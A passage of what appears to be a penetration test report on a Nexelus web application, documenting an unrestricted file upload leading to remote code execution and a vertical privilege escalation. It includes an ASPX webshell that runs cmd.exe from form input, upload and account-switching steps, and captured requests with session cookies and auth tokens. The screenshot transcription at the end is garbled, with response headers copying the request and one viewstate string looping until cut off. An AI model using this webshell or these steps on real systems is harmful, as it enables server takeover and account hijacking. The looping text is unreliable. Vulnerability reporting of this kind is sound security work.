1: File Type Verification: Implement stringent checks to ensure that uploaded files are of the expected type (e.g., image files) and are not disguised as another file format. This can be achieved by verifying file headers, extensions, or utilizing file validation libraries.

2: Secure File Handling: Apply secure file handling practices, such as storing uploaded files outside the web root directory or implementing strict access controls to prevent unauthorized execution of uploaded files.

**Status**

Opened

#### 4.1.5 Third Unrestricted file upload leads to remote code execution(RCE)

**Critical****Description**

The Catalytic Security team has uncovered a critical vulnerability within the web application's file upload function, allowing for remote code execution (RCE). This vulnerability enables threat actors to upload an ASPX webshell onto the server, subsequently executing it simply by accessing the file's URL. The application lacks proper validation to ensure that the uploaded file is a valid image or other file types, exposing a significant risk. Exploitation of this vulnerability by a malicious actor could result in a complete takeover of the Windows server.

It is noteworthy that while the system's antivirus software successfully detected previously known payloads, a clean payload was still able to be uploaded without triggering any alarms. This highlights the severity of the situation, as the system remains vulnerable to undetected malicious payloads.

Steps to reproduce:

1: visit this URL

"<https://demo2.nixelus.net/Web/MediaPlanning/campaign/campaign.aspx?q=2&id=2108>" its on campaign section by the way.

2: click on Documents Tab which is the second tab and click on new button on the upper right corner and write a dummy description and then select any dummy image and turn on burp intercept on just like the last RCE steps and click on save button now rename the value of "filename" to anything like shell.aspx and change the content-type from "Content-Type:

image/png" to "Content-Type: application/aspx". And remove the image data and put your aspx webshell just like previous aspx webshell.

### Impact:

The critical remote code execution (RCE) vulnerability discovered in the file upload function poses a significant risk of unauthorized system access. Exploiting this vulnerability could potentially result in a complete takeover of the system by malicious actors. Immediate attention is necessary to address and mitigate this vulnerability to prevent unauthorized access and potential compromise of the system.

### Service Port

443

### CVSS Score

10.0


### OWASP Top 10

Unrestricted File Upload

### Impacted File

<https://demo2.nexelus.net/Web/MediaPlanning/campaign/campaign.aspx?q=2&id=2108>


### Proof of Concept





## Request





Pretty Raw Hex



```

44 -----WebKitFormBoundaryq2NMqa3ej7xPznjQ
45 Content-Disposition: form-data; name="SavedPath"
46
47 ~/documents/MediaPlan/Camp/2108/1/
48 -----WebKitFormBoundaryq2NMqa3ej7xPznjQ
49 Content-Disposition: form-data; name="poc5.png"; filename="shell.aspx"
50 Content-Type: application/aspix
51
52 <%@ Page Language="C#" %>
53 <%@ Import Namespace="System.Diagnostics" %>
54
55 <!DOCTYPE html>
56 <html>
57 <head>
58     <title>Run Command</title>
59 </head>
60 <body>
61     <form runat="server">
62         <div>
63             <asp:TextBox ID="randomTextBox" runat="server"></asp:TextBox>
64             <asp:Button ID="runButton" runat="server" Text="Run" OnClick="RunButton_Click" />
65         </div>
66         <div>
67             <asp:Label ID="resultLabel" runat="server"></asp:Label>
68         </div>
69     </form>
70 </body>
71 </html>
72
73 <script runat="server">
74     protected void RunButton_Click(object sender, EventArgs e)
75     {
76         string command = randomTextBox.Text;
77
78         Process process = new Process();
79         ProcessStartInfo startInfo = new ProcessStartInfo();
80         startInfo.FileName = "cmd.exe";

```


0 matches

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Thu, 15 Jun 2023 15:08:36 GMT
3 Content-Type: text/html; charset=utf-8
4 Connection: close
5 Cache-Control: private
6 Server: Microsoft-IIS/10.0
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Content-Length: 11
10
11 success|$|2

```



## Request

```
POST /Web/MediaPlanning/campaign/AjaxActions/CampaignHandler.ashx?action=12 HTTP/1.1
Host: demo2.nexelus.net
Cookie: ApplicationGatewayAffinityCORS=97639ac80d3bfaf9dae62a657e7c95da;
ApplicationGatewayAffinity=97639ac80d3bfaf9dae62a657e7c95da;
ASP.NET_SessionId=i0vtdjd2qupefyhuzlof3xf4;
.AspNetCore.Session=CfDJ8MM8ytVsi5RCu1C7dEBdrg4VySu5KgWL3x0nQVGkZIT%2BBJB0tx2es2GEyi4
716k21HvtMFliyyEYgkyiHoB46TfxvcQI2ZZxCpWJU9VCV5DOHeJgRHDDqlk5SIDcZlxxCq3QcGPwVRa6%2F8
G%2FZwcWBOk8kYUyESB6NO%2FVV7BlfN9R
Content-Length: 204245
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq2NMqa3ej7xPznjQ
Accept: */*
Origin: https://demo2.nexelus.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://demo2.nexelus.net/Web/MediaPlanning/campaign/campaign.aspx?q=2&id=2108
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

## Response

```
HTTP/1.1 200 OK
Date: Thu, 15 Jun 2023 15:08:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: private
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Content-Length: 11

success|$|2
```

## Remediation

1: File Type Verification: Implement stringent checks to ensure that uploaded files are of the expected type (e.g., image files) and are not disguised as another file format. This can be

achieved by verifying file headers, extensions, or utilizing file validation libraries.

2: Secure File Handling: Apply secure file handling practices, such as storing uploaded files outside the web root directory or implementing strict access controls to prevent unauthorized execution of uploaded files.

**Status**

Opened

#### 4.1.6 Critical Vertical Privilege Escalation via Switch Employee section.

**Critical****Description**

The Catalytic Security team has uncovered a critical privilege escalation vulnerability within the system, enabling a standard employee to elevate their privileges to that of a super admin user without requiring their credentials. This vulnerability presents a significant risk, as the compromise of any employee's account could result in a threat actor gaining unrestricted access to the entire admin portal, allowing them to carry out unauthorized actions and exercise control over the system.

The implications of this vulnerability are far-reaching, as an attacker with super admin privileges can manipulate sensitive data, compromise system integrity, and potentially disrupt critical business operations. Immediate attention and remediation measures are essential to address this privilege escalation vulnerability and prevent unauthorized access, safeguarding the admin portal and ensuring the confidentiality, availability, and integrity of the system.

**Steps to reproduce:**

- 1: login into any standard employee account like david.kull
- 2: click on switch employee button and it will list the available users to switch to.
- 3: now turn on burp suite intercept and then click on any of them. Please note there is no Christopher listed here so we have Christopher's resourceID.
- 4: after capturing the request now remove the value of "ctl00%24ContentPlaceHolder1%24TabContainer1%24TabPanel2%24loginID" let it be blank and replace the value of "ctl00%24ContentPlaceHolder1%24TabContainer1%24TabPanel2%24ResourceId=" from other user to Christopher's which is "202036" and forward the request and it will login into Christopher's account.

**Impact:**



1: Unauthorized Administrative Access: Exploiting this vulnerability allows a standard account to gain unauthorized access to the super admin privileges. This grants the attacker unrestricted control over critical administrative functions, system settings, and sensitive data.

2: Complete Administrative Control: With super admin access, the attacker can manipulate and compromise the entire admin portal, potentially altering system configurations, modifying user permissions, or tampering with crucial data. This compromises the integrity, availability, and confidentiality of the system.

### Service Port

443


### CVSS Score

10.0

### Impacted URL


<https://demo2.nexelus.net/Web/SwitchEmployee.aspx>

### Proof of Concept



The screenshot shows a web browser window with the URL <https://demo2.nexelus.net/Web/SwitchEmployee.aspx>. The page has a dark blue header with the NEXELUS logo. Below the header, there is a section titled "Switch Employee" with a search bar labeled "Employee Name" and a "Search" button. Below the search bar, there is a "Sort By" section with two radio buttons: "Employee ID" and "Employee Name". The "Employee Name" radio button is selected. Below the sort section, there is a table titled "Switch Employee" with two columns: "Employee Name" and "Employee ID". The table lists several employees:

Employee Name	Employee ID
Albar, Amanda	862
Alberts, Brendan	200078
Alperin, Brad	200826
Altschuler, Amanda	1189
Anderson, Jeff	1354
Angle, Kiane	1101
API, eSM	API_DEFAULT_USER
Assela, Asmara	200710
Avnet, Mark	1214
Bacolas, Eric	200860

**Doc Ref: Nexelus Grey box External Web Application VA/PT Report-v1.0**


The screenshot displays a web browser window with the URL `https://demo2.nexelus.net/WebDashboard/myeSM.aspx`. The browser's address bar shows the URL, and the page title is "NEXELUS". The user is logged in as "Chris, Christopher" with a profile picture and a "TestSoc2" role.

The dashboard features a sidebar menu on the left with the following items: Time & Expense, Approvals, Reports, PM/RM, Media, Maintenance, Data Entry, Custom Menu, Billing, System Setup, Administration, and User Setup. The main content area is divided into two panels. The left panel, titled "Revenues By Clients", shows a table with columns for "Month-Year", "Budget (\$)", "Year (1-8)", "Planned (\$)", "Year (1-8)", "Revenue (\$)", "Actual (\$)", and "Year (1-8)". The right panel, titled "Agency/Client P&L", shows a similar table structure.

Below the dashboard, a "Request" section is visible, showing a network request in the "Pretty" view. The request is a GET request to `https://demo2.nexelus.net/Web/SwitchEmployee.aspx`. The request headers include:

- ASP.NET\_SessionId=ewt3vgivz5zaoh3ogpadgpoi; Reminder=84d49452ca8d4d628ec3249820348f6c; .ASPXAUTH=8CD1058E87045DCE12590F9356CA88C16CD9C870D632E0FB0F970D255C64440008E2A3CB96CE0FED95A043A03FA99AF39631D0919E9D494D7D13698A3E087403DC3D8D6DC8F0DAF899A46CEDF3F3A374DFB90E63D9DD77F29985F947A6E6A58398040A238BD02D5B4F1F26221C4BE5AD54AA27032E66ED5D45861A9B9C21BADA96FF76138538E80AC8A4D09E19F04917ED5B406C10FE608D11A7B946ED74F749EEFCE1B143C71470A2FFAC7CA1890468756BF2DAD844AD520467D0DC7268DAD1C; .AspNetCore.Session=Cf0J8Lp310w9dvZMnmF10ttY11qV51NuKRX6pu%2F2196aWY9cheD1Xfe0gsy2ADIXCgYgiis8Q5S41yXBX8y%2FMJwNzQNYCToGYhLw%2FzhWTCpTzvpv5jy5qNcuI%2FMJ10NA1EGxp9a2MVjeFncEN2kze10XYQpYlWoqf9P0ZkN6T0BgMq5
- Content-Length: 1114
- Cache-Control: max-age=0
- Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
- Sec-Ch-Ua-Mobile: ?0
- Sec-Ch-Ua-Platform: "Linux"
- Upgrade-Insecure-Requests: 1
- Origin: https://demo2.nexelus.net
- Content-Type: application/x-www-form-urlencoded
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://demo2.nexelus.net/Web/SwitchEmployee.aspx
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9
- Connection: close

The request body is empty. The response status is 200 (OK). The response headers include:

- Content-Type: text/html
- Content-Length: 1114
- Cache-Control: max-age=0
- Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="104"
- Sec-Ch-Ua-Mobile: ?0
- Sec-Ch-Ua-Platform: "Linux"
- Upgrade-Insecure-Requests: 1
- Origin: https://demo2.nexelus.net
- Content-Type: application/x-www-form-urlencoded
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://demo2.nexelus.net/Web/SwitchEmployee.aspx
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9
- Connection: close

The response body is a JSON object containing the following data:

```
{
  "ctl00_ContentPlaceHolder1_TabContainer1_ClientState": "%7B%22ActiveTabIndex%22%3A0%2C%22TabState%22%3A%5Btrue%5D%7D&__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkN